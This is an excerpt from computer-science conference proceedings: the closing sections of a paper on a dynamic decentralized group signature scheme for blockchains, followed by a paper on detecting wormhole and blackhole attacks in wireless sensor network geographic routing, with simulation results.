If the attacker has $\sum_{j=1}^{n} k_{ij}$, N_1, N_2, then he can compute y_i and can find the actual signer's identity. But $\sum_{j=1}^{n} k_{ij}$, N_1 and N_2 are all unknown random values, and hence, no one can find out the actual signer. So, the proposed $DDGSS$ has anonymity by D. Because of anonymity of A and D, proposed $DDGSS$ has anonymity by B and C, respectively, by Eqs. 6 and 7. Hence, entire group signature $\{A, B, C, D, M\}$ has anonymity.

5.2.3 Unlinkability

5.2.4 Lemma

To determine whether the two group signatures $\{A, B, C, D, M\}$ and $\{A', B', C', D', M'\}$ are created by the same user or not, the following equation should hold,

$$\frac{D}{D'} = \left(\frac{g^A}{g^{A'}}\right)^{\sum_{j=1}^{n} k_{ij}.y_i} \bmod p \qquad (12)$$

5.2.5 Corollary

It is computationally infeasible to determine that two group signatures were generated by the same user.

5.2.6 Proof

$$\frac{D}{D'} = \frac{S_i^{N_1.N_2.y_i}}{S_i^{N_1'.N_2'.y_i}} \bmod p \qquad \text{(from Eq. 9))}$$

$$= \frac{\left(\prod_{j=1}^{n} s_{ij}\right)^{N_1.N_2.y_i}}{\left(\prod_{j=1}^{n} s_{ij}\right)^{N_1'.N_2'.y_i}} \bmod p \qquad \text{(from Eq. 4))}$$

$$= \frac{\left(\prod_{j=1}^{n} {y_i}^{k_{ij}}\right)^{N_1.N_2.y_i}}{\left(\prod_{j=1}^{n} {y_i}^{k_{ij}}\right)^{N_1'.N_2'.y_i}} \bmod p \qquad \text{(from Eq. 2))}$$

$$= \frac{\left(y_i^{\sum_{j=1}^{n} k_{ij}}\right)^{N_1.N_2.y_i}}{\left(y_i^{\sum_{j=1}^{n} k_{ij}}\right)^{N_1'.N_2'.y_i}} \bmod p$$

$$= \frac{\left(g^{x_i \sum_{j=1}^{n} k_{ij}}\right)^{N_1.N_2.y_i}}{\left(g^{x_i \sum_{j=1}^{n} k_{ij}}\right)^{N_1'.N_2'.y_i}} \bmod p$$

$$= \frac{\left(g^{x_i.N_1.N_2}\right)^{\sum_{j=1}^{n} k_{ij}.y_i}}{\left(g^{x_i.N_1'.N_2'}\right)^{\sum_{j=1}^{n} k_{ij}.y_i}} \bmod p$$

$$= \left(\frac{g^A}{g^{A'}}\right)^{\sum_{j=1}^{n} k_{ij}.y_i} \bmod p \qquad \text{(from Eq. 6)}$$

Cattacker do not have knowledge of random numbers k_{ij}'s of other group managers to compute $\sum_{j=1}^{n} k_{ij}.y_i$ and solving Eq. 12 is equivalent to DLP hard problem along with unknown random parameter k_{ij}.

5.2.7 Traceability

All the group managers T_j ($1 \leq j \leq$ n) can access $(y_i, \sum_{j=1}^{n} k_{ij})$ of all the group members U_i ($1 \leq j \leq$ m). So, they can access (y_i, k_{ij}) of U_i satisfying the equation

$B = g^{A \cdot \sum_{j=1}^{n} k_{ij} \cdot y_i}$ mod p. Here, $i = 1, 2, \ldots, m$, where m indicates the total number of group members. So, the set of group managers together can identify the actual signer, thereby making the proposed $DDGSS$ traceable if required.

6 Performance Evaluation

The efficiency of the proposed scheme is compared in this section and the previous DGSS [12]. Computation of the time complexity is basically employed for the evaluation of performance of the proposed scheme. The notations used to evaluate the performance are

T_h—time required for executing a one-way hash function $h()$

T_{exp}—time required for executing a modular exponentiation operation

T_{Nmul}—time required for multiplication with modular N.

Signature scheme	Static or dynamic	Signature generation	Signature verification	Total
DGSS [12]	Static	$2T_{\text{exp}} + 8T_{\text{Nmul}} + 2T_h$	$4T_{\text{exp}} + 6T_{\text{Nmul}} + 2T_h$	$6T_{\text{exp}} + 14T_{\text{Nmul}} + 4T_h$
Proposed DDGSS	Dynamic	$3T_{\text{exp}} + 8T_{\text{Nmul}} + 2T_h$	$3T_{exp} + 4T_{\text{Nmul}} + 2T_h$	$6T_{\text{exp}} + 12T_{\text{Nmul}} + 4T_h$

Both DGSS and the proposed scheme are based of discrete logarithm problem. In DGSS, the signer needs the cost of $2T_{\text{exp}} + 8T_{\text{Nmul}} + 2T_h$, and signature verification needs the cost of $4T_{\text{exp}} + 6T_{\text{Nmul}} + 2T_h$. In the proposed scheme, the signer needs cost of $3T_{\text{exp}} + 8T_{\text{Nmul}} + 2T_h$, and signature verification needs cost of $3T_{exp} + 8T_{Nmul} + 2T_h$. Hence, the DGSS needs the total cost of $6T_{\text{exp}} + 14T_{\text{Nmul}} + 4T_h$, and the DDGSS needs the total cost of $6T_{\text{exp}} + 12T_{\text{Nmul}} + 4T_h$. Compared with DGSS, the proposed scheme is better in terms of performance, which makes our scheme suitable for memory constrained domains and lightweight blockchains.

7 Conclusion

A dynamic decentralized group signature scheme is proposed to address the user identity privacy issues in blockchain-based applications. Devidas et al. [12] proposed DGSS by decentralizing the group manager but it is suitable for static environments only. Hence, it does not allow new members to join at run-time, and the group members cannot be revoked. In this paper, the DGSS is extended as a dynamic decentralized group signature scheme. The proposed scheme can join new members in the group at any time and also revoke the group members. The performance of our scheme is more efficient compared to DGSS. This is achieved by reducing multiplication operations of verification algorithm. The proposed scheme is suitable for both blockchain-based applications of dynamic setting and as well for the memory constrained devices and lightweight blockchains. The security properties like unforgeability, anonymity, unlinkability, and traceability for the proposed scheme are also discussed. The suggested scheme is more suited to permissioned blockchain-based applications. The proof of correctness for the proposed scheme ensures that the original message can still be reconstructed correctly, even after it has been distributed among several group managers. However, making it suitable for the public blockchains will remain as our future work.

Acknowledgements The first author acknowledges the financial assistance received in the form of a Senior Research Fellowship from the Council of Scientific & Industrial Research (CSIR), Government of India.

References

1. Alamélou Q, Blazy O, Cauchie S, Gaborit P (2017) A code-based group signature scheme. Des Codes Cryptogr 82:469–493
2. Antonopoulos A (2014) Mastering Bitcoin: unlocking digital cryptocurrencies. O'Reilly Media, Inc
3. Ateniese G, Song D, Tsudik G (2002) Quasi-efficient revocation of group signatures. In: International conference on financial cryptography, pp 183–197
4. Ateniese G, Tsudik G (1999) Some open issues and new directions in group signatures. In: International conference on financial cryptography, pp 196–211
5. Bellare M, Micciancio D, Warinschi B (2003) Foundations of group signatures: formal definitions, simplified requirements, and a construction based on general assumptions. In: International conference on the theory and applications of cryptographic techniques, pp 614–629
6. Bellare M, Shi H, Zhang C (2005) Foundations of group signatures: the case of dynamic groups. In: Cryptographers' track at the RSA conference, pp 136–153
7. Bonneau J, Narayanan A, Miller A, Clark J, Kroll J, Felten E (2014) Mixcoin: anonymity for bitcoin with accountable mixes. In: International conference on financial cryptography and data security, pp 486–504
8. Chaum D (1981) Untraceable electronic mail, return addresses, and digital pseudonyms. Commun ACM 24:84–90
9. Chaum D, Van Heyst E (1991) Group signatures. In: Workshop on the theory and application of cryptographic techniques, pp 257–265
10. Decker C, Wattenhofer R (2015) A fast and scalable payment network with bitcoin duplex micropayment channels. In: Symposium on self-stabilizing systems, pp 3–18
11. DeGroot M (1974) Reaching a consensus. J Am Stat Assoc 69:118–121
12. Devidas S, Yv S, Rekha N (2021) A decentralized group signature scheme for privacy protection in a blockchain. Int J Appl Math Comput Sci 31:353–364
13. Fox G (2001) Peer-to-peer networks. Comput Sci Eng 3:75–77
14. Gervais A, Karame G, Wüst K, Glykantzis V, Ritzdorf H, Capkun S (2016) On the security and performance of proof of work blockchains. In: Proceedings of the 2016 ACM SIGSAC conference on computer and communications security, pp 3–16

15. Gordon S, Katz J, Vaikuntanathan V (2010) A group signature scheme from lattice assumptions. In: International conference on the theory and application of cryptology and information security, pp 395–412
16. Green M, Miers I (2017) Bolt: anonymous payment channels for decentralized currencies. In: Proceedings of the 2017 ACM SIGSAC conference on computer and communications security, pp 473–489
17. Hwang J, Chen L, Cho H, Nyang D (2015) Short dynamic group signature scheme supporting controllable linkability. IEEE Trans Inform Forens Secur 10:1109–1124
18. Lee C, Ho P, Hwang M (2009) A secure e-auction scheme based on group signatures. Inform Syst Front 11:335–343
19. Luo Q, Jiang C (2020) A new constant-size group signature scheme from lattices. IEEE Access 8:10198–10207
20. Maxwell G (2013) CoinJoin: bitcoin privacy for the real world. Post on Bitcoin Forum
21. McCurley K (1990) The discrete logarithm problem. Proc Symp Appl Math 42:49–74
22. Meiklejohn S, Pomarole M, Jordan G, Levchenko K, McCoy D, Voelker G, Savage S (2013) A fistful of bitcoins: characterizing payments among men with no names. In: Proceedings of the 2013 conference on internet measurement conference, pp 127–140
23. Menezes A, Van Oorschot P, Vanstone S (2018) Handbook of applied cryptography. CRC Press
24. Miers I, Garman C, Green M, Rubin A (2013) Zerocoin: anonymous distributed e-cash from bitcoin. In: 2013 IEEE symposium on security and privacy, pp 397–411
25. Miller A, Bentov I, Bakshi S, Kumaresan R, McCorry P (2019) Sprites and state channels: payment networks that go faster than lightning. In: International conference on financial cryptography and data security, pp 508–526
26. Nakamoto S (2019) Bitcoin: a peer-to-peer electronic cash system. Manubot
27. Narayanan A, Bonneau J, Felten E, Miller A, Goldfeder S (2016) Bitcoin and cryptocurrency technologies: a comprehensive introduction. Princeton University Press (2016)
28. Natoli C, Gramoli V (2016) The balance attack against proof-of-work blockchains: the R3 testbed as an example. ArXiv PreprintArXiv:1612.09426 (2016)
29. Noether S, Noether S, Mackenzie A (2014) A note on chain reactions in traceability in cryptonote 2.0. In: Research Bulletin MRL-0001. Monero Research Lab, vol 1, pp 1–8
30. Poon J, Dryja T (2016) Scalable off-chain instant payments. The bitcoin lightning network
31. Tsai C, Ho P, Hwang M (2018) A secure group signature scheme. Int J Netw Secur 20:201–205
32. Yang G, Tang S, Yang L (2011) A novel group signature scheme based on mpkc. In: International conference on information security practice and experience, pp 181–195
33. Zhang K, Song T, Zuo H, Zhang W (2013) A secure quantum group signature scheme based on Bell states. Physica Scripta 87:045012

An Adaptive Scheme for Detection of Attack in Energy-Aware Dual-Path Geographic Routing (EDGR)

M. Sridhar and P. B. Pankajavalli

Abstract The geographic routing (GR) is one of the wireless sensor network (WSN) routing protocol. During routing, it is susceptible to diversified attacks, namely wormhole and blackhole attacks, which are very hard to identify and defend. In the context of wormhole, intruder overhears the information passed over the transmission area, and in the scenario of blackhole attack, information can be reprogrammed to block exchange of information. If any data transmit through attacked section that makes failure of transmission with huge delay in delivery and drop in packet. To identify the attack and mitigate, an adaptive scheme is initiated into the network, and it enriches the process of data transmission. In this research, attacked area is investigated by the adaptive approach using energy-aware dual-path geographic routing (EDGR) protocol. The performance of the network recovery approaches investigated by simulation, and it is identified that the proposed scheme shows promising performance by attaining high minimal delay and packet drop.

Keywords Malicious node · Wormhole attack · Blackhole attack · Sensor node · Delivery delay · And packet drop

1 Introduction

In the scenario of WSN, communication is progressed by sensor nodes, and wireless transceiver accomplishes further transmission. It has no infrastructure and self-governance. The sensor nodes have a limited amount of energy and an unstable

M. Sridhar (✉) · P. B. Pankajavalli
Department of Information Technology, Sri Ramakrishna College of Arts & Science, Coimbatore, India
e-mail: sridhar@srcas.ac.in

P. B. Pankajavalli
e-mail: pankajavalli@buc.edu.in

P. B. Pankajavalli
Department of Computer Science, Bharathiar University, Coimbatore, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_66

communication medium [1]. WSN has a variety of restrictions, which creates additional issues. During data transfer, the EDGR protocol has encountered a number of difficulties, including packet size limitations, routing, IP connection, topologies, restricted configuration and security discovery [2, 3].

Wormhole attacks create a robust tunnel amongst the distant routers, and it alters the routing behaviour and transmits the traffic through the tunnel [4]. This situation makes the victims identify the path with minimal distance and the far routers found near to the neighbour. Wormhole attack is applied to forward critical information with high throughput. The wormhole is not a necessary security breach, but it combined with any other attack is a sinkhole that is a critical security threat. Blackhole is a kind of denial of service (DoS) attack, and it influences the data transmission [5].

The information entered through the attacked sensor node doesn't reach the destination, and this results in decreased throughput and delay in the delivery of the packet [6, 7]. As a result, for successful data transmission through the network, the process of identifying and correcting attacks in the network is required. An adaptive method is designed in this study, and a local repair procedure is started to enhance the transmission. A synchronising sensor node is elected in this approach based on transparency and efficiency. The sensor node in the coordination position is in charge of verifying intermediary node failure, authorising users and detecting attacks in the transmission network if they exist [8, 9].

The research paper is systemized as follows: Sect. 2 explains the blackhole and wormhole attack with their existing system; Sect. 3 gives the mitigation scheme for EDGR; Sect. 4 depicts the analysis of performance, and Sect. 5 gives conclusion with the future scope.

2 Detection of Blackhole and Wormhole Attack

The blackhole attack prevents packet transmission and is a type of DoS attack in which the router (Ru2) is intended to send the packet but instead ignores it. Figure 1b depicts the breaking of the connection and the resulting data transmission stoppage. In a blackhole attack, the attacker takes control of the node's functioning and reprograms it to prevent data transmission. Data are grabbed and reprogrammed when it enters the blackhole area. The process network partition technique makes it simple to detect a blackhole assault. The occurrence of a blackhole in the transmission region lowers throughput and lengthens latency.

Wormhole attack is a type of routing attack that starts at the network layer, which is ordinarily far away but claims to be a neighbour. The wormhole peers create a tunnel or connection through the network's nodes, and the routing protocol is damaged as a result of the tunnel's creation. Wormhole attack is used to send private information across a high-throughput channel, and it is not a severe security risk. The attacker launches a sinkhole attack by combining any assault with a wormhole attack, which results in a major security vulnerability in the transmission environment. Protocol distortion, relay of packet, encapsulation of packet and high-quality transmission are




Fig. 1 Displays the overall attack scenario

some of the methods used by the attacker to establish a tunnel. Figure 1c depicts the tunnel's construction and incursion.

The data packet's usual flow is depicted in Fig. 1a. Two routers (Ru1 and Ru2), six sensor nodes (K1, K2, K3, K4, K5 and K6) and a coordinator are used in this scenario. The sensor node detects environmental phenomena and transmits the information to the appropriate router. The data are sent from the router to the coordinator, who will make the final decision. The blackhole attack paradigm is depicted in Fig. 1b. The router Ru2 is attacked, and communication at the router area is disrupted. The wormhole assault scenario is depicted in Fig. 1c. In the sensor node region, a sturdy tunnel is built, and the attacker listens to the information transferred over the tunnel.

The attack is launched at the route finding phase of the EDGR protocol. Wormhole peers provide the appearance of a neighbour in just one hop, and route request (RREQ) packets are sent through tunnels to the target node, which discards the whole RREQ packet. The effective integration of wormhole peers and tunnels into the transmission channel allows for selective forwarding, packet delay and fake routing. As a result, the wormhole disrupts data transmission and listens the secret information.

The wormhole and blackhole attacks are combined, and the RREQ phase of the EDGR protocol is used to disrupt the transmission link. The data transfer is disrupted, and the networking situation is reset to ignore the routing procedure. The detection of intrusion and reversal of the assault are covered in the next section. The attack repair procedure will enhance the data transmission process and achieve high transmission rate [10].

Reverse routing scheme (RRS) and authentication of nodes scheme (ANS), which employ cryptographic ideas, handle the existence of threats [11]. Malicious nodes are discovered, and trusted neighbours are chosen for data transfer in detecting wormhole attacks in a geographic routing protocol (DWGRP) [12]. The adaptive local repair EDGR (ALR-EDGR) protocol simplifies existing system complexity such as sophisticated detection and expensive computation.

3 An Adaptive Scheme for the Prevention of Blackhole and Wormhole Attack

The proposed methodology for local repair in EDGR is presented in this section. Sensor nodes are first put in the transmission context, and the assault is carried out through the transmission connection. The hash function is utilised to generate the ID, and the intrusion broadcast is corrected using local repair, with the data being transferred along the repaired portion. The hash function table is constantly refreshed, and the node's rank is modified at random. The suggested adaptive method achieves the shortest path and effective transmission.

3.1 Sinkhole with Blackhole Attack Incorporation in EDGR

Sensor nodes are placed across the transmission line, each with its own unique number. The attack is carried out on the network before the ID is assigned to the node. Typically, a blackhole or sinkhole attack is integrated into the network, which breaks the link and disregards the message. The malicious node in the network is detected, and each node is given a node ID that is referred to as rank. The hash function is utilised to create the rank on the network in this event, and the rank serves as the system's gateway. Messages are exchanged a finite amount of times to reach the destination during the network in event, and routing information, as well as neighbour node list information, is updated into the routing table.

3.2 Identification of Malicious Node and Intruded Portion in the Network

The network identification system in this proposed adaptive strategy needs the mitigating impact of the malicious node. In the EDGR network, the wormhole attack is characterised by examining frequent changes in various statistical patterns. The neighbour watch system (NWS) is used to protect the EDGR sensor network from malicious effects caused by blackhole attacks. NWS detects mediating node misbehaviour and consumes less power than the multi-path technique. For monitoring the relaying nodes, NWS uses a single-path data forwarding technique. Data packets sent through a rogue node are discarded, resulting in poor packet delivery.

3.3 Implementation of Local Repair Attack in WSN

The event's network is started with messages, and it is given a unique rank using the hash function. The rank and ID assignment will compare the current values to the prior value in the routing table. The value-allocated node is sent into the attacked area, where it is fixed using the local repair mechanism or a bypass technique that sends data to the target node.

Figure 2 depicts an adaptive system in EDGR with local repair. The source is started to send the data packet to the destination, and the nodes are installed in the transmission network. With the assistance of the hash function, each node is given a Node ID and a Rank. To reach the destination, the source node broadcasts the RREQ to the neighbour node. The problem arises as a result of a connection failure between the intermediate nodes K2 and K5. The local repair is started during data transmission, and node K5 is decommissioned.

The RREQ is initiated by node K2 at the local state to node K10. The local repair mechanism imitates the transmission. The link is detected to be broken, and rebuilding is begun to send the data in the quickest way possible. The optimum path to the target node is determined using the election scheme. The suggested approach restores the connection and sends the data. For subsequent data transfer, the routing database is updated using the neighbour list.

4 Simulation Analysis

The performance of wormhole detection geographic routing protocol is investigated by network simulator 2 (NS2). In this simulation, 200 nodes are organised in the area of $1000 * 1000\ \mathrm{m}^2$. The data transmission range is set to 150 m, and count of malicious node is nearly 12 that can alter their position to generate the attack. The adaptive local repair scheme is initiated during data transmission, and the performance of the




Fig. 2 Transmission of data through attacked portion

ALR_EDGR approach is investigated using the performance metrics delivery delay, packet drop and packet delivery ratio.

4.1 Delivery Delay

Delivery delay is the time it takes for a data packet to travel from its source to its destination over a transmission region. Transmission delay has an impact on transmission performance, and the WSN technique with the least delay is effective. Table 1 and Fig. 3 show the results of the experiment.

Table 1 Comparison of delivery delay

No. of nodes	Existing technique			Proposed technique
	RRS	ANS	DWGRP	ALR-EDGR
50	165	158	143	111
100	187	187	154	116
150	191	192	161	121
200	198	199	162	126




Fig. 3 Comparison of delivery delay

Table 2 Comparison of packet drop ratio

No. of nodes	Existing technique			Proposed technique
	RRS	ANS	DWGRP	ALR-EDGR
50	91.5	90	86	80
100	92	91.5	89.5	82
150	92.5	94	90	83
200	94	94.5	93.5	84.5

4.2 Packet Drop Ratio

The packet drop ratio denotes the count of the lost data packet during the data transmission over total packet deployed across the network. The algorithm with effective routing and transmission scheme has the ability to transmit the data without loss. The experimental outcomes are given in Table 2 and Fig. 4. The drop rate is equated as follows,

$$\text{Packet Drop Rate} = \frac{\text{Count of the lost packet}}{\text{Total count of the packet}}$$

4.3 Packet Deliver Ratio

PDR is the ratio of the arrival of data at sink nodes to all data forwarded by sensor nodes. PDR is also used in the estimation of data drop rate. A higher PDR is attained




Fig. 4 Comparison of packet drop ratio

in any network is termed as best transmission network. The experimental outcomes are given in Table 3 and Fig. 5. The PDR estimation is equated as,

$$\mathrm{PDR} = \frac{\mathrm{Recd}_p}{\mathrm{Snd}_p}$$

where Recd_p—received packets by sink node and Snd_p—sent packets by sensor nodes.

From the observation of simulation, it is identified that the proposed ALR-EDGR achieves high packet delivery ratio, minimal packet drop and delivery delay.

Table 3 Comparison of packet deliver rate

No. of nodes	Existing technique			Proposed technique
	RRS	ANS	DWGRP	ALR-EDGR
50	89	91	92	96
100	90	91.5	92.5	96.5
150	90.5	92	93	96.9
200	91	92.5	93.5	97.9




Fig. 5 Comparison of packet deliver rate

5 Conclusions

An adaptive local repair technique for ALR-EDGR is provided in this research study, with the main goal of improving the EDGR protocol. The performance aspects of delivery delay and packet delivery are influenced by the occurrence of a sinkhole attack. As a result, it is vital to identify and avoid sinkholes with blackhole attacks. The proposed adaptive local repair technique can avoid and improve the EDGR protocol's performance. The suggested approach reduces packet loss and delivery latency. The protocol may be adjusted for dense nodes in the future, and the mobility strategy can be enhanced with a new modified technique.

Acknowledgements The authors thank the Department of Science and Technology Interdisciplinary Cyber-Physical System (DST-ICPS), New Delhi (DST/ICPS/IoTR/2019/8), for the financial support to this research work.

References

1. Kandris D, Nakas C, Vomvas D, Koulouras G (2020) Applications of wireless sensor networks: an up-to-date survey. Appl Syst Innov 3(1):14
2. Huang H, Yin H, Min G, Zhang J, Wu Y, Zhang X (2017) Energy-aware dual-path geographic routing to bypass routing holes in wireless sensor networks. IEEE Trans Mob Comput 17(6):1339–1352
3. Sridhar M, Pankajavalli PB (2020) An optimization of distributed Voronoi-based collaboration for energy-efficient geographic routing in wireless sensor networks. Clust Comput 23:1741–1754

4. Imran M, Khan FA, Jamal T, Durad MH (2015) Analysis of detection features for wormhole attacks in MANETs. Procedia Comput Sci 56:384–390
5. Mohanapriya M, Krishnamurthi I (2014) Modified DSR protocol for detection and removal of selective black hole attack in MANET. Comput Electr Eng 40(2):530–538
6. Shafiei H, Khonsari A, Derakhshi H, Mousavi P (2014) Detection and mitigation of sinkhole attacks in wireless sensor networks. J Comput Syst Sci 80(3):644–653
7. Buch DH, Jinwala D (2011) Prevention of wormhole attack in wireless sensor network. arXiv preprint arXiv:1110.1928
8. Aliady WA, Al-Ahmadi SA (2019) Energy preserving secure measure against wormhole attack in wireless sensor networks. IEEE Access 7:84132–84141
9. Rani LS, Sekhar RR (2012) Detection and prevention of wormhole attack in stateless multicasting. Int J Sci Eng Res 3(3):1–5
10. Davamani A, Amudha S (2019) Wormhole attack detection in geographic routing protocol. Eurasian J Anal Chem 12(4):281–290
11. Poornima E, Bindhu C (2010) Prevention of wormhole attacks in geographic routing protocol. Int J Comput Netw Secur (IJCNS) 3(1):42–50
12. Sookhak M, Akhundzada A, Sookhak A, Eslaminejad M, Gani A, Khurram Khan M et al (2015) Geographic wormhole detection in wireless sensor networks. PLoS ONE 10(1):e0115324

Author Index

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1